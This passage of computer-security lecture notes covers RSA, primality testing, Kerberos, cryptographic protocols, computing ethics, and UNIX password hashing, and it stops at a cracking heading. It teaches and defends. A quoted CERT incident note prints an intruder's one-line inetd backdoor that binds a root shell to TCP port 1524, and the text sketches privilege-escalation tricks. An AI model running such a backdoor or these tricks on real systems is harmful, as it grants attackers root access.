- The inventors of RSA published a message encrypted with a 129-digits (430 bits) RSA public key, and offered $100 to the first person who could decrypt the message. In 1994, an international team coordinated by Paul Leyland, Derek Atkins, Arjen Lenstra, and Michael Graff successfully factored this public key and recovered the plaintext. The message read: THE MAGIC WORDS ARE SQUEAMISH OSSIFRAGE.
  About 1600 machines took part in the crack, and the project took about eight months and approximately 5000 MIPS-years of computing time.
- A year later, a 384-bit PGP key was cracked. A team consisting of Alec Muffett, Paul Leyland, Arjen Lenstra and Jim Gillogly managed to use enough computation power (approximately 1300 MIPS-years) to factor the key in three months. It was then used to decrypt a publicly-available message encrypted with that key.

Note that these efforts each only cracked a single RSA key. If you happen to be able to factor the following number, please tell Hugh - we can split US$200,000! (That is US$150,000 for me, US$50,000 for you)

```
251959084756578934940271832400483985714292821262040320277771378360436620207075955562640185258807844069182906412495150 8
218929855914917618450280848912007284499268739280728777673597141834727026189637501497182469116507761337985909570009733 0
459748808428401797429100642458691817195118746121515172654632282216869987549182422433637259085141865462043576798423387 1
847744479207399342365848238242811981638150106748104516603773060562016196762561338441436038339044149526344321901146575 4
445417842402092461651572335077870774981712577246796292638635637328991215483143816789988504044536402352738195137863656 4
391212010397122822120720357
```

[4]An integer larger than 1 is called *composite* if it has at least one divisor larger than 1.

[5]The *Fundamental Theorem of Arithmetic* states that any integer N (greater than 0) may be expressed uniquely as the product of prime numbers.

7.2.5 RSA coding algorithms

Below are outlined the four processes needed for RSA encryption:

1. Creating a public key
2. Creating a secret key
3. Encrypting messages
4. Decoding messages

To create public key K_p:

1. Select two different large primes P and Q.
2. Assign $x = (P - 1)(Q - 1)$.
3. Choose E relative prime to x. (This must satisfy condition for K_s given later)
4. Assign $N = P * Q$.
5. K_p is N concatenated with E.

To create private (secret) key K_s:

1. Choose D: $D * E \,\mathbf{mod}\, x = 1$.
2. K_s is N concatenated with D.

We encode plain text m by:

1. Pretend m is a number.
2. Calculate $c = m^E \,\mathbf{mod}\, N$.

To decode c back to m:

1. Calculate $m = c^D \,\mathbf{mod}\, N$.

7.2.6 Testing large numbers for primality

RSA requires us to generate large prime numbers, but there is no algorithm for constructing or checking arbitrarily large prime numbers. Instead we use statistical testing methods to determine primality.

Quick Quiz! Is $162, 259, 276, 829, 213, 363, 391, 578, 010, 288, 127$ prime[6]?

After choosing a large random (odd) number p, we can quickly see if p is divisible by 2, 3 and so on (say all primes up to 1000). If our number p passes this, then we can perform some sort of statistical primality test. For example, the Lehmann test:

1. Choose a random number w(for witness) less than p
2. If $w^{(p-1)/2} \not\equiv \pm 1 \mathbf{\ mod\ } p$ then p is not prime
3. If $w^{(p-1)/2} \equiv \pm 1 \mathbf{\ mod\ } p$ then the likelihood is less than 0.5 that p is not prime

Repeat the test over and over, say n times. The likelihood of a false positive will be less than $\frac{1}{2^n}$. Other tests, such as the Rabin-Miller test may converge more quickly.

7.2.7 Case study: PGP

PGP (Pretty Good Privacy) is a public key encryption package to protect E-mail and data files. It lets you communicate securely with people you've never met, with no secure channels needed for prior exchange of keys. PGP can be used to append digital signatures to messages, as well as encrypt the messages, or do both. It uses various schemes including patented ones like IDEA and RSA. The patent on IDEA allows non-commercial distribution, and the RSA patent has expired. However there are also commercial versions of PGP. PGP can use, for example, 2048 bit primes, and it is considered unlikely that PGP with this level of encryption can be broken.

7.3 Uses of encryption

As we have seen, encryption may be used in several ways, summarized in the following list:

1. Generating encrypted passwords, using a (one-way) function.
2. Checking the integrity of a message, by appending a digital signature.
3. Checking the authenticity of a message.
4. Encrypting timestamps, along with messages to prevent replay attacks.
5. Exchanging a key.

[6]Note that this is only a 33 digit number, and we typically use prime numbers with hundreds of digits.

7.4 Summary of topics

In this section, we introduced the following topics:

- Symmetric key systems
- Asymmetric key systems

Supplemental questions for chapter 7

1. Differentiate between the *block* and *stream* ciphers.
2. In DES, which components of the hardware cause *confusion*, and which *diffusion*?
3. RESEARCH: Write java code that mirrors the operation of the DES f function.
4. We have DES and 3DES. Why do we not have 2DES?
5. Briefly characterize each of Blowfish, SHA, MD5, RC4, RC5, AES.
6. What is the *timing* attack on RSA?

Further study

- Diffie-Hellman paper [DH76] at http://citeseer.nj.nec.com/340126.html.
- Textbook, section 9.

Chapter 8

Protocols

Sometimes the protocol we follow can be crucial to the security of a system. We will look at systems in which the protocol plays a large part:

1. Kerberos protocol for distributing keys
2. Voting protocols
3. Contract signing protocols

These three protocols are by no means the only ones. There are many key distribution protocols, and also key transfer protocols such as those used in Clipper key escrow. There are protocols for oblivious transfer, in which two parties can complete a joint computation, without either party revealing any unnecessary data. For example Alice has two secret strings, only one of which she can disclose to Bob, using Bob's choice of secret. In addition, Bob may not want Alice to learn which secret he chose. This is an oblivious transfer problem.

8.1 Kerberos

Kerberos is a network ***authentication*** protocol. It is designed to provide strong authentication for client/server applications by using public key cryptography. Kerberos is freely available from MIT, in a similar way that they provide the X11 window system. MIT provides Kerberos in source form, so that anyone who wishes may look over the code for themselves and assure themselves that the code is trustworthy. Kerberos is also available in commercial products.

The Kerberos protocol uses strong cryptography so that a client can prove its identity to a server (and vice versa) across an insecure network connection. After a client and server have used Kerberos to prove their identity, they can also encrypt all of their communications to assure privacy and data integrity as they go about their business.




Figure 8.1: Kerberos components

In Figure 8.1, we see that when a client first authenticates to Kerberos, she:

1. talks to the Authentication Service on the KDC, to ...
2. get a *Ticket Granting Ticket* (encrypted with the client's password).
3. When the client wants to talk to a Kerberized service, she uses the *Ticket Granting Ticket* to talk to the *Ticket Granting Service* (which also runs on the KDC). The *Ticket Granting Service* verifies the client's identity using the *Ticket Granting Ticket* and ...
4. issues a ticket for the desired service.
5. (and so on) - the client may then use the ticket, to interact with the server.

The reason the Ticket Granting Ticket exists is so a user doesn't have to enter in their password every time they wish to connect to a Kerberized service or keep a copy of their password around. If the Ticket Granting Ticket is compromised, an attacker can only masquerade as a user until the ticket expires.

8.1.1 Kerberos protocol

Kerberos uses a variant of the Needham-Schroeder protocol described in [NS78]. There are two sorts of credentials used, ***tickets*** and ***authenticators***. A *ticket* $T_{c,s}$ contains the client's name and network address, the server's name, a timestamp and a session key. This is encrypted with the server's secret key (so that the client is unable to modify it). An *authenticator* $A_{c,s}$ contains the client's name, a timestamp and an optional extra session key. This is encrypted with the session key shared between the client and the server. A *key* $K_{x,y}$ is a session key shared by both x and y. When we encrypt a message M using the key $K_{x,y}$ we write it as $\{M\}K_{x,y}$. If Alice and Bob both share keys with a trustee (Ted), and Alice wants to get a session key for communication with Bob, we use the following sequence.

- Alice sends a message to Ted containing her own identity, Ted's TGS identity, and a one-time value (n) : $\{a, tgs, n\}$.
- Ted responds with a key encrypted with Alice's secret key (which Ted knows), and a ticket encrypted with the TGS secret key: $\{K_{a,tgs}, n\}K_a \ \{T_{a,tgs}\}K_{tgs}$.
  Alice now has an initial (encrypted) ticket, and a session key: ($\{T_{a,tgs}\}K_{tgs}$ and $K_{a,tgs}$).
- Alice can now prove her identity to the TGS, because she has a session key $K_{a,tgs}$, and the *Ticket Granting Ticket*: $\{T_{a,tgs}\}K_{tgs}$.

Later, Alice can ask the TGS for a specific service ticket:

- When Alice wants a ticket for a specific service (say with Bob), she sends an *authenticator* along with the *Ticket Granting Ticket* to the TGS: $\{A_{a,b}\}K_{a,tgs} \ \{T_{a,tgs}\}K_{tgs}, b, n$.
- The TGS responds with a suitable key and a ticket: $\{K_{a,b}, n\}K_{a,tgs} \ \{T_{a,b}\}K_b$.
- Alice can now use an authenticator and ticket directly with Bob: $\{A_{a,b}\}K_{a,b} \ \{T_{a,b}\}K_b$.

8.1.2 Weaknesses

Host security: Kerberos makes no provisions for host security; it assumes that it is running on *trusted* hosts with an *untrusted* network. If your host security is compromised, then Kerberos is compromised as well. If an attacker breaks into a multi-user machine and steals all of the tickets stored on that machine, he can impersonate the users who have tickets stored on that machine, but only until those tickets expire.

KDC compromises: Kerberos uses a principal's password (encryption key) as the fundamental proof of identity. If a user's Kerberos password is stolen by an attacker, then the attacker can impersonate that user with impunity. Since the KDC holds all of the passwords for all of the principals in a realm, if host security on the KDC is compromised, then the entire realm is compromised.

Salt: This is an additional input to the one-way hash algorithm. If a salt is supplied, it is concatenated to the plaintext password and the resulting string is converted using the one-way hash algorithm. In Kerberos 4, a salt was never used. The password was the only input to the one-way hash function. This has a serious disadvantage; if a user happens to use the same password in two Kerberos realms, a key compromise in one realm would result in a key compromise in the other realm.
In Kerberos 5 the complete principal name (including the realm) is used as the salt. This means that the same password will not result in the same encryption key in different realms or with two different principals in the same realm. The MIT Kerberos 5 KDC stores the key salt algorithm along with the principal name, and that is passed back to the client as part of the authentication exchange.

8.2 Voting protocols

A voting protocol is one in which independent systems vote in a kind of election, and afterwards we can check that the vote was correct. Each voter is only allowed a single vote, and the system should be corruption-proof.

A voting protocol is described in [DM83], using an example with Alice, Bob and Charles (!), who vote and then encrypt and sign a series of messages using public-key encryption. For example, if Alice votes v_A, then she will broadcast to all other voters the message

$$R_A(R_B(R_C(E_A(E_B(E_C(v_A))))))$$

where R_A is a random encoding function which adds a random string to a message before encrypting it with A's public key, and E_A is public key encryption with A's public key. Each voter then signs the message and decrypts one level of the encryption. At the end of the protocol, each voter has a complete signed audit trail and is ensured of the validity of the vote.

8.3 Contract signing

Signing contracts can be difficult. If one party signs the contract, the other may not, and so we have one party bound by the contract, and the other not. In addition, both may sign, and then one may say "*I didn't sign any contract!*" afterwards.

An oblivious transfer protocol is a notional protocol, which is central to some other protocols. In an oblivious transfer, randomness is used to convince participants of the fairness of some transaction, to any degree of certainty wanted (except 1). In the coin-tossing example, Alice knows the prime factors of a large number, and if Bob can factorize the number, then Bob wins the coin toss. A protocol (described in [DM83]) allows Alice to either divulge one of the prime factors to Bob, or not, with equal probability. Alice is unable to tell if she has divulged the factor, and so the coin toss is fair.

Oblivious transfer protocols may be used to construct contract-signing protocols in which

- Up to a certain point neither party is bound by the contract
- After that point both parties are bound by the contract
- Either party can prove that the other party signed the contract

Alice and Bob exchange signed messages, agreeing to be bound by a contract with ever-increasing probability (1%, 2%,...). In the event of early termination of the contract, either party can take the messages they have to an adjudicator, who chooses a random probability value (42% say) before looking at the messages. If both messages are over 42% then both parties are bound. If less then both parties are free.

8.4 Summary of topics

In this section, we introduced the following topics:

- Kerberos protocol
- Voting protocol
- Contract signing protocol

Supplemental questions for chapter 8

1. Investigate the voting protocol in [DM83]. List in order the messages received and sent by Bob.
2. The voting protocol in [DM83] has a serious drawback that precludes it from being used for (say) the Singapore election. What is this drawback?
3. Design a contract signing protocol, which uses a third party to oversee the contract.

Further study

- Textbook, section 10.
- DeMillo paper on *Protocols for Data Security* [DM83] at http://www.demillo.com/papers.htm.

Chapter 9

System (in)security

*One of my sons was taught stranger-danger at his school. We were asked to quiz him afterwards, so we asked him if he should accept a lift in a car with a stranger. He immediately replied "**No way!**". We then asked: "**What if he offered you sweets?**", but he still replied "**No way!**". Finally we asked: "**Why not?**", to which he replied "**Because you might not get any!**"*

9.1 Ethical concerns

A mature ethical sense normally develops as you age. We recognize that young people are not capable of fully comprehending the world around them. Lawrence Kohlberg, a Harvard psychologist, formalizes moral development into various stages:

Stage 1: *Obedience and punishment* - deference to superior power or prestige.

Stage 2: *Naively egoistic* - a *right* action satisfying the self's needs and occasionally others.

Stage 3: *Good-boy/good-girl* - an orientation to approval, to pleasing and helping others, with conformity to stereotypical images of majority or natural role behavior.

Stage 4: *Authority and social-order-maintaining* - an orientation to "doing duty" and to showing respect for authority and maintaining the given social order for its own sake.

Stage 5: *Contractual/legalistic* - defined in terms of laws or institutionalized rules.

Stage 6: *Individual principles of conscience* - an orientation not only toward existing social rules, but also toward the conscience as a directing agent, mutual trust and respect, and principles of moral choice involving logical universalities and consistency. If one acts otherwise, self-condemnation and guilt result.

It is my expectation, and requirement, that you are able to maturely evaluate rights and wrongs. Why? Because in these sections of the course, I will be outlining systems which demonstrate poor cryptographic techniques, and as a result, can be defeated.

A more cynical view might be that *I am teaching hacking*[1]. This view is certainly not my intent, and I only discuss *hacks/cracks* within a framework of *how you can fix it*.

9.1.1 Why study this?

Many common views related to insecurity are promoted by the popular press, driven by commercial interests: *"Use 128-bit encryption - guaranteed secure"*, *"Use NT - secure your network"*, and so on. These sort of slogans give a false sense of security, and are commonly incorrect.

An uninformed belief in the safety of computer systems leads to insecure systems, and is reason enough to study this area. However, if you wish more justifications:

- An awareness of the nature and limits of cryptography is essential to computer people in business. Computer systems are becoming more critical, and directly relate to the core operations of many businesses[2].
- Network administrators commonly need to attempt to hack their own systems to assure themselves of the security of those systems.
- A forgotten encryption password may need to be recovered.

9.1.2 Ethics and computing

In general computer based systems do not introduce any new ethical dilemmas. In most cases it is relatively easy to draw a parallel with existing non-computer systems. Here are some sample areas:

Software duplication: It is very easy to duplicate software at no cost. However, doing so can only be viewed as *theft*.

Using information: It is often easy to recover information from computer systems - for example a programmer may become aware of her employer's proprietary algorithms and then make use of this knowledge to make money. This is known as insider trading and is considered a crime.

[1]The perjorative term *hacking* has a proud history - it originally meant "*a codesmith*", but has been perverted to mean "*someone who breaks into computer systems*". I prefer to use the term *cracker*, rather than *hacker*.

[2]It is interesting to note that of those businesses that were unable to restore their computer systems after the San Francisco earthquake, 50% failed within the next year.

E-mail abuse: E-mail is no different from any other communication, and most countries already have laws that inhibit reading, tampering, changing or intercepting mail. Abuse over email is no different from any other form of (non-contact) abuse.

Network administrator's dilemma: Network administrators often come to learn things about their 'clients' that they did not intend. However, without asking the client, they should not make use of that information. The documents that most computer users sign when they are given access to a computer system do not over-ride their legal rights. This leads to the network administrator's dilemma: How to control bad-guys without trampling over their rights.

Perhaps the only significant difference is that the computer crimes are so easy.

9.1.3 Professional codes of ethics

Most professional bodies[3] have formal written codes of ethics, along with committees to deal with abuses of the ethical standards set. The computer industry has yet to develop a single standard code of conduct, and if computer crime continues to rise, codes may be imposed on it.

The Australian Computer Society proposes a code of ethics which include the following sections:

1. I will serve the interests of my clients and employers, my employees and students, and the community generally, as matters of no less priority than the interests of myself or my colleagues.
    (a) I will endeavour to preserve continuity of computing services and information flow in my care.
    (b) I will endeavour to preserve the integrity and security of others' information.
    (c) I will respect the proprietary nature of others' information.
    (d) I will advise my client or employer of any potential conflicts of interest between my assignment and legal or other accepted community requirements.
    (e) I will advise my clients and employers as soon as possible of any conflicts of interest or conscientious objections which face me in connection with my work.
2. I will work competently and diligently for my clients and employers .
    (a) I will endeavour to provide products and services which match the operational and financial needs of my clients and employers.
    (b) I will give value for money in the services and products I supply.
    (c) I will make myself aware of relevant standards, and act accordingly.

[3]For example: Medical boards.

   (d) I will respect and protect my clients' and employers' proprietary interests.
   (e) I will accept responsibility for my work.
   (f) I will advise my clients and employers when I believe a proposed project is not in their best interests.
   (g) I will go beyond my brief, if necessary, in order to act professionally.

3. I will be honest in my representations of skills, knowledge, services and products.

   (a) I will not knowingly mislead a client or potential client as to the suitability of a product or service.
   (b) I will not misrepresent my skills or knowledge.
   (c) I will give opinions which are as far as possible unbiased and objective.
   (d) I will give realistic estimates for projects under my control.
   (e) I will not give professional opinions which I know are based on limited knowledge or experience.
   (f) I will give credit for work done by others where credit is due.

4. I will strive to enhance the quality of life of those affected by my work.

   (a) I will protect and promote the health and safety of those affected by my work.
   (b) I will consider and respect people's privacy which might be affected by my work.
   (c) I will respect my employees and refrain from treating them unfairly.
   (d) I will endeavour to understand. and give due regard to, the perceptions of those affected by my work, whether or not I agree with those perceptions.
   (e) I will attempt to increase the feelings of personal satisfactions, competence, and control of those affected by my work.
   (f) I will not require, or attempt to influence, any person to take any action which would involve a breach of this Code.

5. I will enhance my own professional development, and that of my colleagues, employees and students.

6. I will enhance the integrity of the Computing Profession and the respect of its members for each other.

Within a general framework of ethical and moral responsibility, codes such as this one can help clarify *grey* areas of concern.

9.2 Insecurity - threats and protection

The dangers of the use of insecure systems cannot be underestimated. Supposedly secure systems at the CIA, the Pentagon and the DOD have all been hacked. For example:

- Pentagon machines were repeatedly corrupted by unknown intruders during the Gulf war. The intruders appeared to be doing it as part of a contest.
- German hackers demonstrated on TV a method of transferring money into their own accounts using ActiveX controls downloaded to an unsuspecting person's machine.
- Estimates of computer theft in the US range from 1 to 30 $billion/year - most of which goes unreported.

There have been various attempts to provide a taxonomy of insecurity, but each new attack seems to add new levels to the structure. We start of course with the obvious:

- physical insecurity, and
- password insecurity

Some of the security of modern systems is provided through cryptographic techniques (particularly password storage), and this course concentrates on *these* insecurities.

9.2.1 Non-cryptographic cracking

General *hacking/cracking* is not limited to cryptographic methods, and may often be done much more quickly. For the sake of completeness, here are some of the general strategies employed in hack attacks - many can be used either by internal attackers or by remote (external) attackers.

Misconfiguration: If excessive permission exist on certain directories and files, these can lead to gaining higher levels of access. For example, on a UNIX system, if /dev/kmem is writable it is possible to rewrite your UID to match root's.

Poor SUID: Sometimes there are scripts (shell or Perl) that perform certain tasks and run as root. If the scripts are writable by you, you can edit it and run it.

Buffer overflow: Buffer overflows are typically used to spawn root shells from a process running as root. A buffer overflow could occur when a program has a buffer for user-defined data and the user-defined data's length is not checked before the program acts upon it.

Race conditions: A race condition is when a program creates a short opportunity for attack by opening a small window of vulnerability. For example, a program that alters a sensitive file might use a temporary backup copy of the file during its alteration. If the permissions on that temporary file allow it to be edited, it might be possible to alter it before the program finishes its editing process.

Poor temporary_files: Many programs create temporary files while they run. If a program runs as root and is not careful about where it puts its temporary files and what permissions these files have, it might be possible to use links to create root-owned files.

Attacks using these methods can be launched locally on the target machine, or often remotely, by exploiting *services* with loopholes. In this context, a *service* may be a web server, a file server, an ftp server, or even a security password server.

9.2.2 Protection

Can you protect yourself against attacks? - Yes - but only up to a point. You can reduce your vulnerability by continual re-examination of your computer systems. The following points are often made:

- **Hack/crack yourself:** A common activity of network administrators is to attempt to hack.crack their own systems, and to encourage friendly colleagues to do the same.
- **Be vigilant:** There are new exploits discovered every day, and you can keep relatively up-to-date by subscribing to BugTraq mailing lists.
- **Reduce reliance:** Don't rely totally on the security of the machines.
- **Use more secure systems:** If you are concerned about security, use more secure systems. Enforce encrypted communications, inhibit plaintext passwords and so on.
- **Update systems:** More recent revisions of the software normally have better security features.

Finally: "*Its not the end of the world!*" If your system is damaged, its not the end of the world. Fix the flaw, fix the damage and get back to work.

9.3 CERT - Computer Emergency Response Team

CERT describes itself in the following way:

> *The CERT Coordination Center is the organization that grew from the computer emergency response team formed by the Defense Advanced Research Projects Agency (DARPA) in November 1988 in response to the needs identified during the Internet worm incident. The CERT charter is to work with the Internet community to facilitate its response to computer security events involving Internet hosts, to take proactive steps to raise the community's awareness of computer security issues, and to conduct research targeted at improving the security of existing systems.*
>
> *The CERT/CC offers 24-hour technical assistance for responding to computer security incidents, product vulnerability assistance, technical documents, and courses. In addition, the team maintains a mailing list for CERT advisories, and provides a web site (www.cert.org) and an anonymous FTP server, (ftp.cert.org) where security-related documents, CERT advisories, and tools are available.*
>
> *The CERT Coordination Center is part of the Networked System Survivability (NSS) program at the Software Engineering Institute (SEI), a federally funded research and development center (FFRDC) at Carnegie Mellon University (CMU).*

If you are ever involved in a computer security incident it is useful to get in touch with CERT. They provide incident reports and advisories, and can liaise with other system administration people if the attack on your system comes from outside your organization.

9.3.1 CERT Incident Note IN-99-04

Here is an excerpt from an incident report:

Similar Attacks Using Various RPC Services

Thursday, July 22, 1999

Overview

We have recently received an increasing number of reports that intruders are using similar methods to compromise systems. We have seen intruders exploit three different RPC service vulnerabilities; however, similar artifacts have been found on compromised systems.

Vulnerabilities we have seen exploited as a part of these attacks include:

- CA-99-08 - Buffer Overflow Vulnerability in rpc.cmsd
  http://www.cert.org/advisories/CA-99-08-cmsd.html
- CA-99-05 - Vulnerability in statd exposes vulnerability in automountd
  http://www.cert.org/advisories/CA-99-05-statd-automountd.html
- CA-98.11 - Vulnerability in ToolTalk RPC Service
  http://www.cert.org/advisories/CA-98.11.tooltalk.html

Description

Recent reports involving these vulnerabilities have involved very similar intruder activity. The level of activity and the scope of the incidents suggests that intruders are using scripts to automate attacks. These attacks appear to attempt multiple exploitations but produce similar results. We have received reports of the following types of activity associated with these attacks:

- Core files for rpc.ttdbserverd located in the root "/" directory, left by an exploitation attempt against rpc.ttdbserverd
- Files named callog.* located in the cmsd spool directory, left by an exploitation attempt against rpc.cmsd
- Exploitations that execute similar commands to create a privileged back door into a compromised host. Typically, a second instance of the inetd daemon is started using an intruder-supplied configuration file. The configuration file commonly contains an entry that provides the intruder a privileged back door into the compromised host. The most common example we have seen looks like this:

  ```
  /bin/sh -c echo 'ingreslock stream tcp wait root /bin/sh -i' > > /tmp/bob;/usr/sbin/inetd -s /tmp/bob
  ```

  If successfully installed and executed, this back door may be used by an intruder to gain privileged (e.g., root) access to a compromised host by connecting to the port associated with the ingreslock service, which is typically TCP port 1524. The file names and service names are arbitrary; they may be changed to create an inetd configuration file in a different location or a back door on a different port.

- In many cases, scripts have been used to automate intruder exploitation of back doors installed on compromised hosts. This method has been used to install and execute various intruder tools and tool archives, initiate attacks on other hosts, and collect output from intruder tools such as packet sniffers.
  One common set of intruder tools we have seen is included in an archive file called neet.tar, which includes several intruder tools:

  – A packet sniffer named update or update.hme that produces an output file named output or output.hme
  – A back door program named doc that is installed as a replacement to /usr/sbin/inetd. The back door is activated when a connection is received from a particular source port and a special string is provided. We have seen the source port of 53982 commonly used.
  – A replacement ps program to hide intruder processes. We have seen a configuration file installed at /tmp/ps_data on compromised hosts.

- Another common set of intruder tools we have seen is included in an archive file called leaf.tar, which includes serveral intruder tools:

  – A replacement in.fingerd program with a back door for intruder access to the compromised host
  – eggdrop, an IRC tool commonly installed on compromised hosts by intruders. In this activity, we've seen the binary installed as /usr/sbin/nfds
  – Various files and scripts associated with eggdrop, many of which are installed in the directory /usr/lib/rel.so.1
  – A replacement root crontab entry used to start eggdrop

It is possible that other tools and tool archives could be involved in similar activity.

In some cases, we have seen intruder scripts remove or destroy system binaries and configuration files.

9.4 NSA - National Security Agency

NSA describes itself in the following way:

> *The National Security Agency is the USA's cryptologic organization. It coordinates, directs, and performs highly specialized activities to protect U.S. information systems and produce foreign intelligence information. A high technology organization, NSA is on the frontiers of communications and data processing. It is also one of the most important centers of foreign language analysis and research within the Government.*
>
> *Signals Intelligence (SIGINT) is a unique discipline with a long and storied past. SIGINT's modern era dates to World War II, when the U.S. broke the Japanese military code and learned of plans to invade Midway Island. This intelligence allowed the U.S. to defeat Japan's superior fleet. The use of SIGINT is believed to have directly contributed to shortening the war by at least one year. Today, SIGINT continues to play an important role in maintaining the superpower status of the United States.*
>
> *NSA employs the country's premier codemakers and codebreakers. It is said to be the largest employer of mathematicians in the United States and perhaps the world. Its mathematicians contribute directly to the two missions of the Agency: designing cipher systems that will protect the integrity of U.S. information systems and searching for weaknesses in adversaries' systems and codes.*

In 1943, SIGINT, a forerunner of the National Security Agency, began a very secret program, codenamed VENONA. The object of the VENONA program was to examine encrypted Soviet diplomatic communications. In October 1943, weaknesses were discovered in the cryptographic system of the Soviet trade traffic.

During 1944, the skills of other expert cryptanalysts were brought to bear on the message traffic to see if any of the encryption systems of the messages could be broken. One of these cryptanalysts made observations which led to a fundamental break into the cipher system used by the KGB. The messages were double-encrypted and were extremely difficult to crack. It took almost two more years before parts of any of these KGB messages could be read or even be recognized as KGB rather than standard diplomatic communications.

Almost all of the KGB messages between Moscow and New York, and Moscow and Washington in 1944 and 1945 that could be broken at all were broken between 1947 and 1952.

NSA continue this sort of work actively, but more recent work is classified.

9.5 C2 security

The NSA created various criteria for evaluating the security behaviour of machines. These criteria were published in a series of documents with brightly coloured covers, and hence became known as the *Rainbow* series.

The document DOD 5200.28-STD[4] - "Department of Defense Trusted Computer System Evaluation Criteria", has been developed to serve a number of purposes:

- To provide a standard to manufacturers as to what security features to build into their new and planned, commercial products in order to provide widely available systems that satisfy trust requirements (with particular emphasis on preventing the disclosure of data) for sensitive applications.
- To provide DoD components with a metric with which to evaluate the degree of trust that can be placed in computer systems for the secure processing of classified and other sensitive information.
- To provide a basis for specifying security requirements in acquisition specifications.

The term ***C2*** comes from these documents, and describes a set of desireable security features related to controlled access, that were considered by the US Department of Defense when the documents were developed. Many of the elements of a C2-secure, system are just those functions that should ***not*** be enabled on a system, and so making a system C2-secure includes turning off some features of a system.

For example, C2 requires that:

> *The TCB[5] shall require users to identify themselves to it before beginning to perform any other actions that the TCB is expected to mediate. Furthermore, the TCB shall use a protected mechanism (e.g., passwords) to authenticate the user's identity. The TCB shall protect authentication data so that it cannot be accessed by any unauthorized user. The TCB shall be able to enforce individual accountability by providing the capability to uniquely identify each individual ADP system user. The TCB shall also provide the capability of associating this identity with all auditable actions taken by that individual.*

And so on...

Windows NT Workstation vs 3.5 with U.S. Service Pack 3 was the first Microsoft product that has completed C2 testing, and is only certified if using the same hardware, and installed software, and does not include any network connection. The NT utility ***c2config.exe*** sets up an NT system to pass the C2 tests. Many UNIX systems have also got C2 certification, and come configured this way from the manufacturer.

[4]This document may be found at http://www.radium.ncsc.mil/tpep/library/rainbow/5200.28-STD.html.
[5]Trusted Computing Base.

> *The 1998 attacks on the Pentagon involved theft and modification of data, as well as denial-of-service. The attacked machines were C2-secure Windows NT machines.*

Many UNIX systems have also got C2 certification, and come configured this way from the manufacturer.

> *There are numerous examples of hacked UNIX systems found on the Internet. In 1996, a site I managed in New Zealand was the target of a malicious attack by intruders from Australia and Belgium.*

Given all this, C2 certification is probably not a good guide as to the security of your system.

9.6 Summary of topics

In this section, we introduced the following topics:

- Ethical concerns
- Security institutions

Further study

- Material on ethical development at http://www.ilt.columbia.edu/publications/artistotle.html or http://caae.phil.cmu.edu/Cavalier/80130/part2/Kohl_Gilligan.html.

Chapter 10

OS Insecurity case studies

We present here a series of brief insecurity case studies related to operating systems. We can characterize OS insecurity in many ways. For example we might be concerned with hacking, and categorize the hacks into *internal* and *external* hacks.

- An internal hack is one performed by a valid OS user (i.e. someone who can log in).
- An external hack is one performed by an outsider.

Another hacking characterization might be to categorize the hacks into types (buffer overflows, loopholes...).

We take a wide view of security, and include OS features intended to protect users from each other and the OS integrity in the face of malicious or just broken programs.

10.1 UNIX password security

UNIX systems are traditionally open systems, given their background in university environments. As such, the security on them is often minimal. It is common for UNIX accounts to be made available relatively freely. For example, at the MIT Media lab[1] all computers have been password-free until recently - an expression of academic freedom.

UNIX systems are vulnerable to a wide range of attacks, particularly internal attacks. All Unix systems have a ***root*** account. This account has a UID and GID of zero, and once root access is obtained on a UNIX system, there is very little that *cannot* be done. Account passwords are constructed to meet the following requirements:

[1]MIT - home of Kerberos!

- Each password has at least six characters.
- Only the first eight characters are significant.

There are many other accounts found on Unix systems, not just those for clients. For example the following accounts are commonly found:

> **sysadm** - A System V administration account, and
>
> **daemon** - A daemon process account, and
>
> **uucp** - The UUCP owner, and
>
> **lp** - The print spooler owner.

When protecting a UNIX system, we must protect all these accounts as well - not just the valid-user accounts.. If a hacker managed to get unauthorized access to one of these accounts, then since the account has some capabilities on the system, then the hacker may be able to use this to make further attacks. However the principal account to protect is the **root** account.

Account information is kept in a file called /etc/passwd. It normally consists of seven colon-delimited fields, which may look like the following:

> **hugo:aAbBcJJJx23F55:501:100:Hughs Account:/home/hugo:/bin/tcsh**

The fields are:

> **hugo:** The account or user name.
>
> **aAbBcJJJx23F5**5**:** A one-way encrypted (hashed) password, and optional password aging information.
>
> **501:** The UID - Unique user number
>
> **100:** The GID - Group number of the default group that the user belongs to.
>
> **Hughs Account:** Account information. In some versions of UNIX, this field also contains the user's office, extension, home phone, and so on. For historical reasons this field is called the GECOS field.
>
> **/home/hugo:** The account's home directory
>
> **/bin/tcsh:** A program to run when you log in - usually a shell

UNIX uses a DES-like algorithm to calculate the encrypted password. The password is used as the DES key (eight 7-bit characters make a 56 bit DES key) to encrypt a block of binary zeroes. The result of this encryption is the hash value. Note: the password is not encrypted, it is the key used to perform the encryption!

A strengthening feature of UNIX is that it introduces two random characters in the alogrithm (the salt). This ensures that two equal passwords result in two different hash values. From viewing the UNIX password file you can not deduce whether two persons have the same password. Even if they do, the salt introduced in the algorithm ensures that the hash values will be different.

When you log in with your account name and password, the password is encrypted and the resulting hash is compared to the hash stored in the password file. If they are equal, the system accepts that you've typed in the correct password and grants you access.

10.1.1 Crypt code

Sample crypt code from LINUX uClibc. The code has the following structure:

```
extern char * crypt(const char *key, const char *salt) {
      /* First, check if we are supposed to be using the MD5 replacement
      /* instead of DES...  */
   if (salt[0]==’$’ && salt[1]==’1’ && salt[2]==’$’)
       return __md5_crypt(key, salt);
   else
       return __des_crypt(key, salt);
}
```

To prevent crackers from simply encrypting an entire dictionary and then looking up the hash, the salt was added to the algorithm to create a possible 4096 different conceivable hashes for a particular password. This lengthens the cracking time because it becomes a little harder to store an encrypted dictionary online as the encrypted dictionary now would have to take up 4096 times the disk space. This does not make password cracking harder, just more time consuming.

10.1.2 Brute force cracking

Brute force password cracking is simply trying a password of A with the given salt, folowing by B, C, and on and on until every possible character combination is tried. It is very time consuming, but given enough time, brute force cracking ***will*** get the password.

The hashed passwords are compared with the entry in the */etc/passwd* file. You cannot try to exhaustively log in using all the possible passwords, as UNIX systems enforce 10 second timeouts after three consecutive login failures.

10.1.3 Dictionary cracking

